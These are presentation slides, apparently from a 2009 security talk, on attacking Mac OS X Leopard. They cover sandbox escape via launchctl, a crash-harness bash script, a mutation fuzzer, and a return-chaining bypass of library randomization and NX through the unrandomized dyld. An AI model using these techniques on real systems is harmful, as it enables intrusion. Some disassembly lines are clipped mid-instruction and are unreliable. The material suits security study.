Hacking Macs for Fun and Profit

Dino A. Dai Zovi
Offensive Security Researcher
ddz@theta44.org
http://trailofbits.com
http://theta44.org


Charlie Miller
Principal Analyst, Software Security
Independent Security Evaluators
cmiller@securityevaluators.com
http://securityevaluators.com

Overview

- Shameless self-promotional plug
- Leopard Security Features
- Bug Hunting
- Exploitation
- Exploit Payloads
- Final Remarks

The Mac Hacker's Handbook

- Just released on March 3, 2009
- Covers Mac OS X fuzzing, debugging, reverse engineering, exploitation, payloads, and rootkits
- Stack and heap exploitation, and exploit payloads for both PowerPC and x86
- Did we mention that there's free 0day in it?



Leopard Security Features

Leopard security

- The good: application sandboxing
- The bad: Leopard firewall
- The ugly: library randomization

Sandboxing

- Done via Seatbelt kext
- Can use default profiles
  - ‘nointernet’, ‘nonet’, ‘nowrite’, ‘write-tmp-only’, and ‘pure-computation’
  - sandbox-exec -n nonet /bin/bash
- Or custom written profiles
  - See /usr/share/sandbox for examples

quicklookd.sb

```
(version 1)

(allow default)
(deny network-outbound)
(allow network-outbound (to unix-socket))
(deny network*)

(debug deny)
```

- Doesn’t allow network connections
- Imagine malicious file takes over quicklookd - Can’t phone home/ open ports
- Circumventable:
  - Write a shell script/program to disk
  - Ask launchd (not in sandbox) to execute it via launchctl

Leopard firewall

- Disabled by default
- Doesn't block outbound connections
  - No harder to write *connect* shellcode versus *bind* shellcode
- Hard to imagine a scenario where this prevents a remote attack

Library randomization

- Most library load locations are randomized (per update)
  - See /var/db/dyld/dyld_shared_cache_1386.map
  - dyld itself is NOT randomized
  - dyld contains code to find location of all libraries...
- Location of heap, stack, and executable image NOT randomized

Bug Hunting

Server Side

- mDNSResponder (sandboxed)
- ntpd (sandboxed)
- CUPS (only on UDP)
- Network and wireless kernel code
- Non-default services: printing, file sharing, vnc, etc
- *Its going to be pretty tough!*

Client side

- HUGE attack surface
- Safari, Mail, QuickTime, iTunes, etc.
- Safari is the mother of all client programs: can launch or embed a number of other application's functionality

Safari

- Native support
  - /Applications/Safari.app/Contents/Info.plist (.pdf, .html, etc)
- Plug-ins
  - /Applications/Safari.app/Contents/Resources/English.lproj/Plug-ins.html (.swf, .ac3, .jp2)
- URL handlers
  - lsregister -dump (LaunchServices)
  - Launch other programs (vnc, smb, daap, rtsp...)

Reversing Obj-C

- Objective-C is a superset of C
- Many Mac OS X applications are written in Obj-C
- Class methods not called directly, rather, sent a “message”
    - allows for dynamic binding

class-dump

```
% class-dump /Applications/Safari/Contents/MacOS/Safari
...
@interface NSFileManager (BrowserNSFileManagerExtras)
- (BOOL)moveDownloadedPath:(id)fp8 toPath:(id)fp12;
- (id)pathForSingleItemAtPath:(id)fp8;
- (BOOL)unmountDevNodeAtPath:(id)fp8;
- (BOOL)unmountVolumeAtPath:(id)fp8;
@end
...
```

Typical disassembly of Obj-C

- We don't know what functions are being called
- We also lose all cross references

```
__text:00001EB2 ; =============== S U B R O U T I N E =======================================
__text:00001EB2
__text:00001EB2 ; Attributes: bp-based frame
__text:00001EB2
__text:00001EB2 __Integer_set_integer__ proc near         ; DATA XREF: __inst_meth:000030E8↓o
__text:00001EB2
__text:00001EB2 arg_0           = dword ptr  8
__text:00001EB2 arg_8           = dword ptr  10h
__text:00001EB2
__text:00001EB2                 push    ebp
__text:00001EB3                 mov     ebp, esp
__text:00001EB5                 sub     esp, 8
__text:00001EB8                 mov     edx, [ebp+arg_0]
__text:00001EBB                 mov     eax, [ebp+arg_8]
__text:00001EBE                 mov     [edx+4], eax
__text:00001EC1                 leave
__text:00001EC2                 retn
__text:00001EC2 __Integer_set_integer__ endp
__text:00001EC2
```

```
mov     edx, eax
lea     eax, [ebx+1249h]
mov     eax, [eax]
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], edx
call    _objc_msgSend
mov     [ebp+var_C], eax
mov     esi, [ebp+var_10]
mov     eax, [ebp+arg_4]
add     eax, 4
mov     eax, [eax]
mov     [esp+28h+var_28], eax
call    _atoi
mov     edx, eax
lea     eax, [ebx+1245h]
mov     eax, [eax]
mov     [esp+28h+var_20], edx
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], esi
call    _objc_msgSend
mov     esi, [ebp+var_C]
mov     eax, [ebp+arg_4]
add     eax, 8
mov     eax, [eax]
mov     [esp+28h+var_28], eax
call    _atoi
mov     edx, eax
lea     eax, [ebx+1245h]
mov     eax, [eax]
mov     [esp+28h+var_20], edx
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], esi
call    _objc_msgSend
mov     ecx, [ebp+var_10]
lea     eax, [ebx+1241h]
mov     edx, [eax]
mov     [esp+28h+var_1C], 2
mov     eax, [ebp+var_C]
mov     [esp+28h+var_20], eax
mov     [esp+28h+var_24], edx
mov     [esp+28h+var_28], ecx
call    _objc_msgSend
mov     edx, [ebp+var_10]
lea     eax, [ebx+123Dh]
mov     eax, [eax]
```

Fixing up objc_msgSend

- Typically the first argument to objc_msgSend is the name of the class
- The second argument is the name of the method
- Emulate functions using ida-x86emu by Chris Eagle
- When calls to obj_msgSend are emulated, record arguments
- Print name of actual function and add cross references

Result

```
__text:00001DF5                 mov     eax, [eax]
__text:00001DF7                 mov     [esp+28h+var_24], eax
__text:00001DFB                 mov     [esp+28h+var_28], edx
__text:00001DFE                 call    _objc_msgSend   ; [Integer::new]
__text:00001E03                 mov     [ebp+var_C], eax
__text:00001E06                 mov     esi, [ebp+var_10]
__text:00001E09                 mov     eax, [ebp+arg_4]
__text:00001E0C                 add     eax, 4
__text:00001E0F                 mov     eax, [eax]
__text:00001E11                 mov     [esp+28h+var_28], eax
__text:00001E14                 call    _atoi
__text:00001E19                 mov     edx, eax
__text:00001E1B                 lea     eax, [ebx+1245h]
__text:00001E21                 mov     eax, [eax]
__text:00001E23                 mov     [esp+28h+var_20], edx
__text:00001E27                 mov     [esp+28h+var_24], eax
__text:00001E2B                 mov     [esp+28h+var_28], esi
__text:00001E2E
__text:00001E2E loc_1E2E:                               ; CODE XREF: __Integer_set_integer__↓p
__text:00001E2E                 call    _objc_msgSend
__text:00001E33                 mov     esi, [ebp+var_C]
__text:00001E36                 mov     eax, [ebp+arg_4]
__text:00001E39                 add     eax, 8
__text:00001E3C                 mov     eax, [eax]
__text:00001E3E                 mov     [esp+28h+var_28], eax
__text:00001E41                 call    _a
__text:00001E46                 mov     ed
__text:00001E48                 lea     ea
__text:00001E4E                 mov     ea
__text:00001E50                 mov     [e
__text:00001E54                 mov     [e
__text:00001E58                 mov     [e
__text:00001E5B
__text:00001E5B loc_1E5B:
__text:00001E5B                 call    _o
__text:00001E60                 mov     ec
__text:00001E63                 lea     ea
__text:00001E69                 mov     ed
__text:00001E6B                 mov     [e
__text:00001E73                 mov     ea
__text:00001E76                 mov     [e
__text:00001E7A                 mov     [e
__text:00001E7E                 mov     [e
__text:00001E81
__text:00001E81 loc_1E81:
__text:00001E81                 call    _o
```


```
__text:00001EB2 ; =============== S U B R O U T I N E =======================================
__text:00001EB2
__text:00001EB2 ; Attributes: bp-based frame
__text:00001EB2
__text:00001EB2 __Integer_set_integer__ proc near       ; CODE XREF: _main:loc_1E2E↑p
__text:00001EB2                                         ; _main:loc_1E5B↑p
__text:00001EB2                                         ; __Integer_Add_Mult__add_mult_with_multiplier__:loc_1F5E↓p
__text:00001EB2                                         ; DATA XREF: __inst_meth:000030E8↓o
__text:00001EB2
__text:00001EB2 arg_0           = dword ptr  8
__text:00001EB2 arg_8           = dword ptr  10h
__text:00001EB2
__text:00001EB2                 push    ebp
__text:00001EB3                 mov     ebp, esp
__text:00001EB5                 sub     esp, 8
__text:00001EB8                 mov     edx, [ebp+arg_0]
__text:00001EBB                 mov     eax, [ebp+arg_8]
__text:00001EBE                 mov     [edx+4], eax
__text:00001EC1                 leave
__text:00001EC2                 retn
__text:00001EC2 __Integer_set_integer__ endp
__text:00001EC2
```

Fuzzing

- Pick a protocol/file format
- Get an example exchange/file
- Inject anomalies into the exemplar
- Have target application process fuzzed test cases
- Too random and it will be quickly rejected as invalid, not enough anomalies and it won’t find anything
- This approach is called dumb fuzzing because it is ignorant of the protocol


ReportCrash aka CrashReporter

- launchd starts ReportCrash whenever a process crashes
- Records to ~/Library/Logs/CrashReporter
- Only keeps last 20 crashes



crash.exe

- Cool little fuzzing helper from FileFuzzer by Michael Sutton
- Launched process under debugger and prints registers if there is a crash
- Otherwise terminates the process after some time



Crash for Mac OS X

```
#!/bin/bash

app=$1
url=$2
sleeptime=$3
filename=~/Library/Logs/CrashReporter/"$app"*
mv $filename /tmp/ 2> /dev/null
/usr/bin/killall -9 $app 2>/dev/null

echo Going to do $url
open -a "$app" $url
sleep $sleeptime
cat $filename 2>/dev/null
```

crash in action

```
$ ./crash Safari http://192.168.1.182/good.html 10
$

$ ./crash Safari http://192.168.1.182/bad.html 10
Process:         Safari [79496]
Path:            /Applications/Safari.app/Contents/MacOS/Safari
Identifier:      com.apple.Safari
Version:         3.2.1 (5525.27.1)
Build Info:      WebBrowser-55252701~1
Code Type:       X86 (Native)
Parent Process:  launchd [284]

Date/Time:       2009-03-03 14:23:12.628 -0600
OS Version:      Mac OS X 10.5.6 (9G55)
Report Version:  6

Exception Type:  EXC_CRASH (SIGSEGV)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Crashed Thread:  0

Thread 0 Crashed:
0   libSystem.B.dylib              0x94f731c6 mach_msg_trap + 10
...
```

A simple but effective fuzzer

```
def mutate_buffer(buf, FuzzFactor):
        newbuf = list("".join(buf))
        numwrites=random.randrange(math.ceil((float(len(newbuf)) / FuzzFactor)))+1
        for j in range(numwrites):
                rbyte = random.randrange(256)
                rn = random.randrange(len(newbuf))
                newbuf[rn] = "%c"%(rbyte)
        return newbuf


for i in range(iterations):
        newbuf = mutate_buffer(buf, 10)
        write_file(newbuf, outname)
        argv=["./crash", program, outname, timeout]
        output = subprocess.Popen(argv, stdout=subprocess.PIPE).communicate()[0]
        parse_output(output, outname)
```

Quicktime Killer

- Its not too late for Pwn2Own!

Browser bug?

- Did I mention you can embed any QT into HTML?


```
<object width="160" height="144"
classid="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
codebase="http://www.apple.com/qtactivex/qtplugin.cab">
<param name="src" value="good.mov">
<param name="autoplay" value="true">
<param name="controller" value="true">
<embed src="good.mov" width="160" height="144"
autoplay="true" controller="true"
pluginspage="http://www.apple.com/quicktime/download/">
</embed>
</object>
```

Exploitation

Stack Corruption

Library Randomization and NX Stack Bypass

- Take advantage of three “non-features”
  - dyld is not randomized and always loaded at 0x8fe00000
  - dyld includes implementations of standard library functions
  - heap allocated memory is still executable
- Stack buffer overflows on x86 can use return-chaining to call arbitrary sequence of functions because arguments are popped off attacker-controlled stack memory



Execute Payload From Heap Stub

